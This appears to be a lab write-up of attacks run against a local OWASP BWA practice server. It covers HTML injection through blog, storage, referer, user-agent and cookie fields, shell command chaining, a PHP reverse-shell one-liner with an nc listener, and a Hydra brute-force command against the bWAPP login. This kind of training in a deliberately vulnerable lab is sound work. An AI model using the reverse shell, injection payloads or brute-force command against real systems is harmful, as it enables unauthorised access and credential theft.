

OWASP TOP 10




Summary:

In this we perform multiple types of Red teaming attacks(Injects) and Vulnerabilities on own owaspbwa web server.

Owaspbwa IP: 192.168.164.134

• HTML Injection

Open owaspbwa web server on your browser.



There are multiple types of HTML injections we can perform.

Add to blog

Navigate to Add to your blog from HTML injection .

We can insert any HTML payload to any input field

1 Current Blog Entries		
Name	Date	Comment
1 anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

This takes this payload as a command instead of taking as string.

The screenshot shows a Firefox browser window with the address bar pointing to `192.168.164.134/mutillidae/index.php?page=add-to-your-blog.php`. The page displays a sidebar with links like 'Project Whitepaper', 'Release Announcements', 'Video Tutorials', and 'OWASP'. The main content area has a 'Save Blog Entry' button and a 'View Blogs' section. Below it is a table titled '2 Current Blog Entries' with two rows:

	Name	Date	Comment
1	anonymous	2024-07-14 14:42:42	TEST
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Below the table is a 'CSRF Protection Information' section with fields for 'Posted Token', 'Expected Token For This Request', 'Token Passed By User For This Request', 'New Token For Next Request', and 'Token Stored in Session'.

At the bottom of the page, the browser information is shown: 'Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' and 'PHP Version: 5.3.2-1ubuntu4.30'.

HTML Storage

Same as add to blog we can insert html injection to storage field also.

The screenshot shows a Firefox browser window with the address bar pointing to `192.168.164.134/mutillidae/index.php?page=html5-storage.php`. The page title is 'OWASP Mutillidae II: Web Pwn in Mass Production'. The sidebar includes links for 'OWASP 2013', 'OWASP 2019', 'OWASP 2007', 'Web Services', 'HTML 5', 'Others', 'Documentation', and 'Resources'. The main content area has sections for 'HTML 5 Storage' and 'HTML 5 Web Storage'. The 'HTML 5 Web Storage' section contains a table titled 'Web Storage' with one row:

Key	Item	Storage Type
AuthorizationLevel	0	Session
<h1>TEST</h1>	<h1>TEST</h1>	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfDay	Go Cats!	Local

Below the table are radio buttons for 'Session Storage', 'Local Storage', and 'All Storage'. At the bottom of the page, the browser information is shown: 'Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' and 'PHP Version: 5.3.2-1ubuntu4.30'.

Insert payload in any input field and it shows the output.

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

HTML 5 Storage

Back Help Me!

Hints

HTML 5 Web Storage

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page Local	
MessageOfTheDay	Go Cats!	Local
<h1>TEST</h1>	<h1>TEST</h1>	Session

(<h1>TEST</h1>) (<h1>TEST</h1>) Session Local Add New

Added key TEST

to Session storage

Session Storage Local Storage All Storage

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
PHP Version: 5.3.2-1ubuntu4.30

Back Button

Navigate to Those ‘Back’ button.

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Discussion of Back Button

The large back button image appears automatically on most pages in the site. If the image is clicked the user is redirected to the previous page. The button works by executing a javascript statement which sets document.referrer to the equal value of the header referer. This HTTP referer is automatically set and sent by the browser. Some browsers allow the referer to be set. In all cases, the user can alter the referer using an interception proxy. A malicious agent can override the referer using a machine in the middle attack.

Alter the HTTP referer to a page other than the one intended such as www.google.com in order to redirect a user to an arbitrary page.


Alter the HTTP referer to be a valid JavaScript statement in order to execute a XSS attack.

Alter the referer to break out of the JavaScript context then write HTML to the page to execute and HTML injection attack.

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
PHP Version: 5.3.2-1ubuntu4.30

We cannot see any user input field for injection therefore we will inject our HTML payload in a button.

Turn on the intercept on your burpsuite.



Enter this payload in the referer fields.

“<h1>TEST</h1>

We can remove that semicolon by just inspecting the code.

The screenshot shows a Firefox browser window with the address bar set to `192.168.164.134/mutillidae/index.php?page=back-button-discussion.php`. The main content area displays the OWASP Mutillidae II website. On the left, there is a sidebar with links to OWASP 2013, 2010, 2007, Web Services, HTML 5, Others, Documentation, and Resources. Under Documentation, there are links to 'Getting Started: Project Whitepaper', 'Release Announcements', and 'Video Tutorials'. The main content area has a heading 'Discussion of Back Button' and a 'Test' section with a 'Back' button icon and a 'Help Me!' button icon. Below the test section is a 'Hints' input field. The main content area contains several paragraphs of text describing how to exploit the back button. One paragraph states: "The large back button image appears automatically on most pages in the site. If the image is clicked the user is redirected to the previous page. The button works by executing a javascript statement which sets document.location.href equal to the HTTP header referrer. The HTTP referrer is automatically set and sent by the browser. Some browsers allow the referrer to be set. In all cases, the user can alter the referrer using an interception proxy. A malicious agent can override the referrer using a machine in the middle attack." Another paragraph says: "Alter the HTTP referrer to a page other than the one intended such as www.google.com in order to redirect a user to an arbitrary page." A third paragraph says: "Alter the HTTP referrer to be a valid JavaScript statement in order to execute a XSS attack." A fourth paragraph says: "Alter the referrer to break out of the JavaScript context then write HTML to the page to execute and HTML injection attack."

Browser info


Navigate to browser info from HTM injection

The screenshot shows a Firefox browser window with the address bar set to `192.168.164.134/mutillidae/index.php?page=htmlexeinfo.php`. The main content area displays the OWASP Mutillidae II website. On the left, there is a sidebar with links to OWASP 2013, 2010, 2007, Web Services, HTML 5, Others, Documentation, and Resources. Under Documentation, there are links to 'Getting Started: Project Whitepaper', 'Release Announcements', and 'Video Tutorials'. The main content area has a heading 'Browser Information' and a 'Hints' input field. Below the hints field, there is a table titled 'Info obtained by PHP' containing the following data:

Client IP	192.168.164.133
Client Hostname	192.168.164.133
Operating System	Linux
User Agent String	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Referrer	http://192.168.164.134/mutillidae/index.php?page=back-button-discussion.php
Remote Client Port	41718

Below the table, there is a large block of PHP code related to WHOIS queries. At the bottom of the page, under 'Whois info for client IP', there is another block of WHOIS code.

Since there is no any input field so go to burpsuite and turn on intercept.




Now you can inject your HTML payload in the user agent field

After inserting payload forward the request and turn off the intercept, and go visit your web server the html payload will be successfully injected in the user agent field.


Browser information	
Client IP	192.168.164.133
Client Hostname	192.168.164.133
Operating System	
User Agent String	TEST
Referrer	http://192.168.164.134/mutilildae/index.php?page=browser-info.php
Remote Client Port	54304
<pre># ARIN WHOIS data and services are subject to the Terms of Use # available at: https://www.arin.net/resources/registry/whois/tow/ # If you see inaccuracies in the results, please report at # https://www.arin.net/resources/registry/whois/inaccuracy/reporting/ # Copyright 1997-2024, American Registry for Internet Numbers, Ltd. # Query terms are ambiguous. The query is assumed to be: # "n 192.168.164.133" # Use "?" to get help. NetRange: 192.168.0.0 - 192.168.255.255 CIDR: 192.168.0.0/16 Network: 192.168.0.0/16-CBLLX-RFC1918 IANA-RESERVED NetHandle: NET-192-168-0-0-1 PrefixLen: 16 (NET-192-168-0-0-0) NetType: IANA Specified OrgName: Internet Assigned Numbers Authority (IANA) Organization: Internet Assigned Numbers Authority (IANA) RegDate: 1994-03-15 Updated: 2024-03-15 Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically config Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at: Comment: https://datatracker.ietf.org/doc/rfc1918 Comment: https://dap.arin.net/registry/ip/192.168.0.0 Ref:</pre>	

Injection Via Cookie

Navigate to HTML via cookie injection – Capture Data Page




Turn on your intercept in burpsuite.



Enter our Html payload
<meta http-equiv="refresh" content="5;
URL=https://www.google.com"/> in PHPSESSID in the cookie section.


And forward the request.




• Command Line

Concatinate command


We can use (;, &, &&, |, ||) this symbols to concatinate two or more commands.





• php reverse shell(shell scripting)


Command : `php -r '$sock=fsockopen("192.168.164.133",1234);exec("/bin/bash -i <&3 >& 3 2>& 3");'`



Opne kali linux terminal

Run following Command to get the access of server on our terminal.

Command : nc -lvp 1234



- **Hydra**

BWAPP

Open Owaspbwa web server

Go to bWAPP

See source code

A screenshot of a browser window showing the bWAPP login page. The page has a yellow header with the bWAPP logo and the text 'an extremely buggy web app!'. Below the header are navigation links: Login, New User, Info, Talks & Training, and Blog. The main content is a 'Login' form with fields for 'Login:' and 'Password:', a dropdown for 'Set the security level' (set to 'low'), and a 'Login' button. To the right of the browser window is the raw HTML source code of the page, showing various security vulnerabilities such as SQL injection points and XSS attacks.

Go to kali linux terminal and Run following command:

```
hydra 192.168.164.134 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L username.txt -P password.txt
```

A terminal window titled 'swapnil' showing the output of a hydra attack. The command used was 'hydra 192.168.164.134 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L username.txt -P password.txt'. The output shows the attack starting at 2024-07-09 11:07:52, with 1 target successfully completed, 1 valid password found, and the attack finished at 2024-07-09 11:07:59.

```
root@kali: /home/kali/Desktop/swapnil
File Actions Edit View Help
zsh: prompt history file /home/kali/.zsh_history
[zsh:(root@kali)-] ~
└─$ sudo su
[sudo] password for kali:
[root@kali] ~
└─$ cd Desktop/swapnil
[root@kali] ~
└─$ ls
password.txt username.txt
[root@kali] ~
└─$ ./hydra 192.168.164.134 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L username.txt -P password.txt
dquote>
[root@kali] ~
└─$ ls
password.txt username.txt
[root@kali] ~
